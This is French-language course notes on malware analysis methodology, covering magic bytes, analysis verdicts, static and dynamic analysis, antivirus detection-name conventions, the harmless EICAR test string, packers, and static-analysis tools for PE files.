
➔ Le fichier **unmount.bat** (démontage) contiendra la commande suivante :

net use G: /delete

Machine virtuelle configurée avec les principaux programmes installés :

Malware Analysis - méthodologie

Voici les **étapes minimales** à suivre pour réaliser une **analyse de maliciel :**



Remarque sur le type de fichier

Le type d'un fichier n'est pas comme beaucoup de gens le pensent déterminé grâce à l'extension du fichier (qui peut être modifiée ou usurpée), mais plutôt grâce aux octets magiques (magic bytes) qui débutent le fichier, et que l'on peut visualiser avec un éditeur hexadécimal comme HxD. On peut noter que certains fichiers, comme les fichiers texte, n'ont pas d'octets magiques !

Exemples d'octets magiques (*magic bytes* ou *magic numbers*) servant de signatures de fichiers :

- ➔ .doc : D0 CF 11 E0 A1 B1 1A E1
- ➔ .docx et .zip : 50 4B 03 04
- ➔ .pdf : 25 50 44 46 2D (%PDF-)
- ➔ .ico : 00 00 01 00
- ➔ .jpg : FF D8 FF E0
- ➔ .mp3 : 49 44 33
- ➔ .png : 89 50 4E 47 0D 0A 1A 0A
- ➔ .7z : 37 7A BC AF 27 1C

L'octet magique qui intéresse particulièrement l'analyste sera celui des fichiers .exe et .dll :

- ➔ .exe & .dll : 4D 5A (MZ)

LES VERDICTS POSSIBLES DE L'ANALYSE

Malware	Cause un dommage volontaire (WannaCry, …) ou non (vers Morris, …)
Riskware	Utilisé par les hackers mais qui peut être utilisé de façon non malicieuse par un administrateur. Ex : administration à distance, …
Grayware	Non malicieux mais illégal (crack de logiciel, keygen, …)
PUP	Non malicieux mais non désiré par l'utilisateur (pop-ups, toolbars, publicités intempestives lors de la navigation, …)
Junk	Fichier qui ne sert à rien (fichier vide, données aléatoires, …)
Corrupted	Fichier endommagé qui ne s'ouvre plus ou ne s'exécute plus.
Clean	Verdict si aucune des catégories ci-dessus ne s'applique ! **Attention :** prouver la présence de code malicieux est beaucoup plus facile (un seul indicateur suffit) que prouver son absence !

Les types d'analyse :

	ANALYSE STATIQUE (sans exécution du code)	ANALYSE DYNAMIQUE (avec exécution du code)
ANALYSE BASIQUE (meta inspection)	Éditeur hexadécimal (HxD, …) Strings (floss.exe, strings.exe…) PE Viewer (PEID, DIE, …)	Sandbox (Hybrid Analysis, …)
ANALYSE AVANCÉE (code inspection) Outils : Ghidra / x64dbg	Désassemblage Décompilation	Débogage

À n'exécuter que dans une machine virtuelle bien sécurisée :

- ✓ Pas d'accès à Internet
- ✓ Dossier(s) partagé(s) en lecture seule
- ✓ Après la prise d'un snapshot (instantané)

ET SURTOUT PAS SUR LA MACHINE HÔTE !

Malware Analysis - noms donnés à un maliciel par les sociétés antivirus

Lorsqu'une société antivirus détecte un virus, elle lui attribue un nom ressemblant à ceci :

HEUR:Trojan.Win32.Nymaim.gen

Ransom:MSIL/HiddenTear.032a05f1

Trojan.Win32.Generic.4!c

W32/Jigsaw.A1.gen!Eldorado

Ces noms de détection ne correspondent pas, contre toute apparence, à une tentative de classification. Le rôle de ces sociétés est de proposer un produit performant aux utilisateurs, pas de classifier, ce qui sera plutôt le rôle des analystes de malware…

Exemples de noms de détection avec virustotal :

Generic.MSIL.Ransomware.Jigsaw.382C7...	Trojan.Win32.Generic.4!c
Trojan/Win32.RL_Generic.C4048410	Ransom:MSIL/HiddenTear.032a05f1
Trojan.Ransom.Jigsaw	Trojan/Generic.ASMalwS.1EFD444
MSIL:JigSaw-A [Trj]	MSIL:JigSaw-A [Trj]
TR/Ransom.orbaw	Generic.MSIL.Ransomware.Jigsaw.382C7...
Gen:NN.ZemsilF.34688.ju0@aukY@6b	Malware@#28wx42h4q1ibf
Win/malicious_confidence_100% (W)	Malicious.380fcb
Unsafe	Malicious (score: 100)
W32/Jigsaw.A1.gen!Eldorado	Unsafe.AI_Score_99%
Malicious (high Confidence)	Generic.MSIL.Ransomware.Jigsaw.382C7...
Generic.MSIL.Ransomware.Jigsaw.382C7...	A Variant Of MSIL/Filecoder.Jigsaw.X

Ci-dessus, le nom **MSIL:JigSaw-A [Trj]** correspond à la société antivirus **AVAST.** Nous en reparlerons à la page suivante.

Les sociétés antivirus ont des conventions et des formats différents pour les noms de détection des maliciels qu'on leurs soumet, mais le schéma général est le même. Dans le premier exemple de la page précédente (HEUR:Trojan.Win32.Nymaim.gen), on peut retrouver les cinq composants basiques (pas toujours tous présents car certains sont optionnels) :

Trojan	est le type de malware : son comportement principal. **Attention** : le type **Trojan** est le **type par défaut** lorsque le type réel est inconnu. Ce type précis ne signifie donc rien pour l'analyste.
Win32	est la plateforme qui spécifie l'environnement d'exécution (OS, architecture, langage, …)
Nymaim	est la famille ou terme générique (umbrella term) ou encore un composant de détection antivirus. **Attention** : la famille **Agent** est la famille **par défaut**. Cette famille ne signifie donc rien pour l'analyste.
gen	est le variant : il ne s'agit pas du variant du maliciel mais plutôt d'un identifiant pour la signature utilisée pour détecter le maliciel. Il s'agit donc d'une information interne pour la société antivirus. Pas très utile bien souvent pour l'analyste.
HEUR	est le modificateur, il est presque toujours omis et constitue une information supplémentaire sur le type de maliciel ou les caractéristiques de la signature.

Exemple 1 : les familles WannaCry et Petya	appartiennent au type Ransomware !
Exemple 2 : les familles njRAT et ProRAT	appartiennent au type Backdoor !

Les noms de détection chez différentes sociétés d'antivirus :

AVAST	:	Platform:Type1-Modifier \[Type2\]
AVG	:	Type Family.Variant
BitDefender	:	[Modifier:[Platform.]]Type.Family[.Modifier].Variant
ESET	:	[Modifier] Platform/[Type.]Family.Variant Type
G DATA	:	Platform.Type.Family.Variant[@Modifier]
Kaspersky	:	[Modifier:]Type.Platform.Family[.Variant]
Mc Afee	:	Platform/Family Type ou Platform/Family.Variant.Modifier
Microsoft	:	Type:Platform/Family.Variant[!Modifier]

Deux exemples concrets avec AVAST et Kaspersky :

AVAST : **MSIL:JigSaw-A [Trj]** MSIL = Microsoft Intermediate Language

KASPERSKY : **HEUR:Trojan.Win32.Nymaim.gen**

Noms de détection **spécifiques** et **non spécifiques**

➔ **Les noms de détection spécifiques correspondent souvent à des vrai positifs :**

- **le type est concret**
- **la famille n'est certainement pas Agent**
- **Le variant est plutôt court**

Exemple :

TrojanSpy.Win32/Wastenif

Win32.Trojan-Ransom.WannaCry.K (G Data)

➔ **Les noms de détection non spécifiques correspondent plutôt à des faux positifs, mais pas toujours :**

Ils sont souvent créés de manière automatique (machine learning, intelligence artificielle, technologie heuristique, …)

- **On retrouve dans leur nom les mots clés suivants : Gen, GEN, Generic, @gen, Suspicious, Malicious, @susp, a variant of, heur, HEUR, heuristic, Dangerous, Score, confidence, ?ml, !ml, AI, Agent, Kazy, Razy, Zusy, Graftor, WisdomEyes, Artemis, …**

Exemples :

Win32.Trojan.WisdomEyes.16070401.9500.9 (Baidu)

Trojan.Agent.DGAT

Malicious (high Confidence)

Win/malicious_confidence_100%(W)


Unsafe.AI.Score_100% (AI = Artificial Intelligence)


Artemis!15B2A3D1E076 (Artemis est un nom utilisé par McAfee)

A Variant Of Win32/Filecoder.WannaCryptor… (ESET)

Un mot clé à connaître dans les noms de détection des sociétés antivirus est le mot **EICAR** ou **RACIE** (EICAR à l'envers) : il **est relatif à un fichier inoffensif utilisé pour tester les antivirus. Il s'agit donc d'un grayware ! (EICAR = European Institute for Computer Antivirus Research)**

Voici un exemple de fichier testant les antivirus (EICAR), ici soumis à virustotal :





Ce fichier contient uniquement les caractères suivants :

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

Son hash (SHA-256) est :

275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

Les **mots clés** à connaître dans les **termes génériques** (umbrella terms)

➔ Fichier modifié	**: Patched**
➔ Fichier obfusqué	**: Obfus**
➔ Fichier compressé par un packer	**: Crypt, Cryptik, Krypt, Kryptik, Packed**
➔ Fichier ne s'exécutant pas dans une VM	**: antiVM**
➔ Fichier désactivant l'antivirus	**: antiAV**
➔ Fichier imitant un fichier Microsoft	**: FakeMS ou MSFake**
➔ Fichier imitant un fichier Adobe	**: FakeAdobe ou AdobeFake**
➔ Fichier compressé qui injecte dans un processus	**: Inject, Injector**

Mots clés pour une famille inconnue :

1. **Agent** : **terme générique**
2. **Artemis** : **terme utilisé par McAfee**
3. **Graftor, Kazy, Razy, Zusy** : **termes utilisés par Bitdefender**
4. **WisdomEyes** : **terme utilisé par Baidu**

Mots clés relatifs aux **verdicts positifs** d'une analyse évoqués au chapitre précédent dans les noms de détection des sociétés antivirus


MALWARE	Exploit, Mal, Malware, Malicious, Virus, Trojan, Worm
RISKWARE	Hack, HackingTool, Hacktool, HTool, Riskware, Tool
GRAYWARE	Grayware, Hoax, Joke
PUP	Adware, Application, Not a virus, PUA, PUP, Unwanted
JUNK ou CORRUPTED	Damaged, Corrupt, Corrupted, Junk
PUP ou RISKWARE	On retrouve le nom de la société ou du produit dans le nom de détection !

Vocabulaire : dans l'expression Remote Access Trojan (RAT), le mot trojan est employé dans le sens de malware ; Il ne s'agit donc pas d'un trojan au sens classique !

Malware Analysis - l'empaquetage avec les packers

Les packers sont souvent utilisés, tant de manière légitime que de manière malicieuse :

- ➔ **Historiquement, les packers de type compressor étaient utilisés pour économiser de la place sur les disques durs d'antan.**
- ➔ **Un éditeur de logiciel peut également utiliser un packer de type protector afin de protéger son code source.**
- ➔ **Les personnes malveillantes se serviront plus vraisemblablement d'un packer de type crypter afin d'échapper aux antivirus !**



Les fichiers exécutables empaquetés avec un packer peuvent parfois être dépaquetés en ligne sur le site unpac.me.

Malware Analysis - analyse statique

Analyse statique

L'analyse statique consiste à analyser le malware sans jamais l'exécuter.

Outils utilisés durant l'analyse statique

- ➔ Calcul du **hash MD5** et vérification de celui-ci sur virustotal.
- ➔ **Strings** (de Sysinternals) ou **floss** (de Fireeye) : pour la recherche des chaînes de caractères. (FLOSS = **FLARE Obfuscated String Solver**)
- ➔ **DIE** (Detect It Easy) : détecte le type de fichier exécutable, l'utilisation de packers (paramètre entropie), l'utilisation de logiciels de protection, …
- ➔ **PEViewer, pestudio, PE-bear, exeinfoPE et CFF explorer** : permettent de visualiser facilement la structure et le contenu des fichiers PE (= Portable Executable). Seront ainsi visibles les en-têtes, les tables d'importation et d'exportation et les ressources dans les fichiers .exe et .dll notamment. L'utilisation d'un packer sera également détecté.
- ➔ **Dependency Walker** : pour scanner des fichiers Windows 32 ou 64 bits (.exe, .dll, .sys, …) et mettre en évidence toutes les fonctions exportées par les différents modules dépendants.
- ➔ **Éditeur hexadécimal** : permet de visualiser et modifier des fichiers binaires.
- ➔ **Désassembleur / Décompilateur** : permet de retrouver, à partir d'un fichier exécutable binaire, le code assembleur / le code source original.

Structures des fichiers PE :

.text : contient le code exécutable.

.rdata : contient les données en lecture seule globalement accessibles dans le programme.

.data : stocke les données globales auxquelles on accède au long du programme.

.pdata : stocke les informations sur le traitement des exceptions (présent uniquement dans les programmes 64 bits)

.rsrc : stocke les ressources nécessaires au programme (sons, icônes, …).

DIE (Detect It Easy)

DIE (Detect It Easy) est un programme qui permet de déterminer à quel type de fichier binaire vous avez affaire. Il est une alternative à des programmes plus ancien comme PEiD (qui n'est plus développé aujourd'hui).


DIE détecte les fichiers :

- ➔ MS-DOS
- ➔ PE (Windows)
- ➔ ELF (Linux)
- ➔ MACH (Mac OS)
- ➔ Binary (les autres fichiers).


Il détecte également :

- ➔ les packers utilisés (UPX, …)
- ➔ les logiciels de protection qui empêchent, dans une certaine mesure, l'analyse et le crack des exécutables (VMProtect, Enigma Protector, Yoda's Protector, …)
- ➔ les obfuscateurs
- ➔ …


Ci-dessous, un simple programme écrit en C++ :



